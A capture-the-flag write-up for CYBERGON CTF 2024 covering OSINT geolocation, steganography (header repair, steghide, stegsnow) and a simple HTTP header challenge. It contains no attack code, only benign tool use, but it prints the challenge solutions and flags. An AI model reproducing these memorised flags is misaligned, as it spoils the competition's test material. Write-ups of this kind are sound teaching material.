
[Example - 01.01234 02.12345 =
CYBERGON_CTF2024{01.0123_02.1234}]

Author - iamkfromburma

The_Statue...

Flag Submit

- Using reverse image, found the location which is **Maha Bodhi Ta Htaung Standing Buddha**
- From here, using google maps and street view features. I got the exact location which the person who took the picture.



Flag: CYBERGON_CTF2024{22.0801,95.2885}

The Pagoda

Challenge 64 Solves X

The Pagoda

100

Can you locate the donation center's position using what3words? Also, do you know how many standing Buddha statues are there, and could you provide their names? (remove "///" for what3words and used only top left value, the name should be alphabetical order)


CYBERGON_CTF2024{xxxx.xxxx.xxxx_number_Name_Name_Name}

Author - iamkfromburma

[Pagoda.png](#)

[Flag](#) [Submit](#)


- From picture, I performed reverse image, got Ananda Temple.
- Using What3words, we can quickly identify the donation center which is **snowdrops.outfield.delis**



- For standing buddhas' names, we can get it from https://en.wikipedia.org/wiki/Ananda_Temple
- Flag: CYBERGON_CTF2024{snowdrops.outfield.delis_4_Gautama_Kakusandha_Kassapa_Konagamana}

STEGANO

Truesight



First, I downloaded the given file and when I opened the file it was corrupt. I open it in <https://hexed.it/>

I noticed the image was deleted the first 8 bytes so I added the correct 8 bytes and re-open the image. I got the flag.

Type	Unsigned (+)	Signed (-)
8-bit Integer	0	0
16-bit Integer	0	0
24-bit Integer	0	0
32-bit Integer	218103808	218103808
64-bit Integer (+)	5927942488114331648	
64-bit Integer (-)	5927942488114331648	
16-bit Float, P	0	
32-bit Float, P	3.9443045e-31	
64-bit Float, P	2.0173782475936714e+88	
LEB128 (+)	0	
LEB128 (-)	0	
Rational (+)	0.158022572656	
SRational (-)	0.158022572656	
MS-DOS DateTime	Invalid date	
OLE 2.0 DateTime	Invalid date	
UNIX 32-bit DateTime	1976-11-29 08:23:28 UTC	
Macintosh HFS DateTime	1910-11-29 14:48:15 Local	
Macintosh HFS+ DateTime	1910-11-29 08:23:28 UTC	
UTF-8 Character	Null	
Binary	○ ○ ○ ○ ○ ○ ○ ○	



Flag: CYBERGON_CTF2024{y0u_g07_7h3_r!gh7_s1gn5}

Invisible

Challenge 92 Solves X

Invisible
50


Sometimes it's a relief to be invisible.
CYBERGON_CTF2024{xxxx_xxxx_xxxxx}

Author - iamkfromburma

challenge1....

Flag Submit

First, I downloaded the given file from challenge and I upload it in aperi solve then I got the possible password.



Then I checked the image metadata using exiftool, I have got nothing and then I use steghide to extract hidden data with a possible password. I got the flag.txt by using “getyourflag” this password.

```
kali㉿kali:[~/Desktop/ctf/cybergon/steg]
$ steghide extract -sf challenge1.jpg
Enter passphrase:
wrote extracted data to "flag.txt".

[~] kali㉿kali:[~/Desktop/ctf/cybergon/steg]
$ ls
challenge1.jpg  flag.txt

[~] kali㉿kali:[~/Desktop/ctf/cybergon/steg]
$ cat flag.txt
CYBERGON_CTF2024{n07h1ng_5t4ys_h1dd3n}
```

Flag: CYBERGON_CTF2024{n07h1ng_5t4ys_h1dd3n}

What's behind the wall ?

Challenge 41 Solves X

What's behind the wall ?

50


Find the secret behind the wall ?
CYBERGON_CTF2024{xxxx_xxxxx_xxxxx}

Author - iamkfromburma

[The_Wall.rar](#)

[Flag](#) [Submit](#)

I downloaded the given rar file and extracted it.I found challenge4.png and JS.txt then I upload it in aperisolve online stegano tool and I got password.



I don't know what it is. After thinking a lot I got an idea to use stegsnow.



The screenshot shows a terminal window on a Kali Linux system. The command entered is:

```
$ stegsnow -C -p "winteriscoming" JS.txt
```

The output shows the command being run and the resulting file being created:


```
3X1f_w1th_5n0w5
```

Below the terminal, there is a small preview of a file named JS.txt, which appears to be a JavaScript file with some code visible.

Flag: CYBERGON_CTF2024{3X1f_w1th_5n0w5}

HTTP

Protocol



First I tried to request it using curl it show access denide.I add content type and rerequest it again then I got flag.

```
C:\Users\ASUS>curl https://api.intelbyte.io/
Access denied!!!
C:\Users\ASUS>curl https://api.intelbyte.io/ -H "Content-Type: application/json"
CYBERGON_CTF2024{CybEr!-2024-G0n!-GeNt}
C:\Users\ASUS>
```

Flag: CYBERGON_CTF2024{CybEr!-2024-G0n!-GeNt}

Thanks For Challenges Cybergon

Team pwn_|>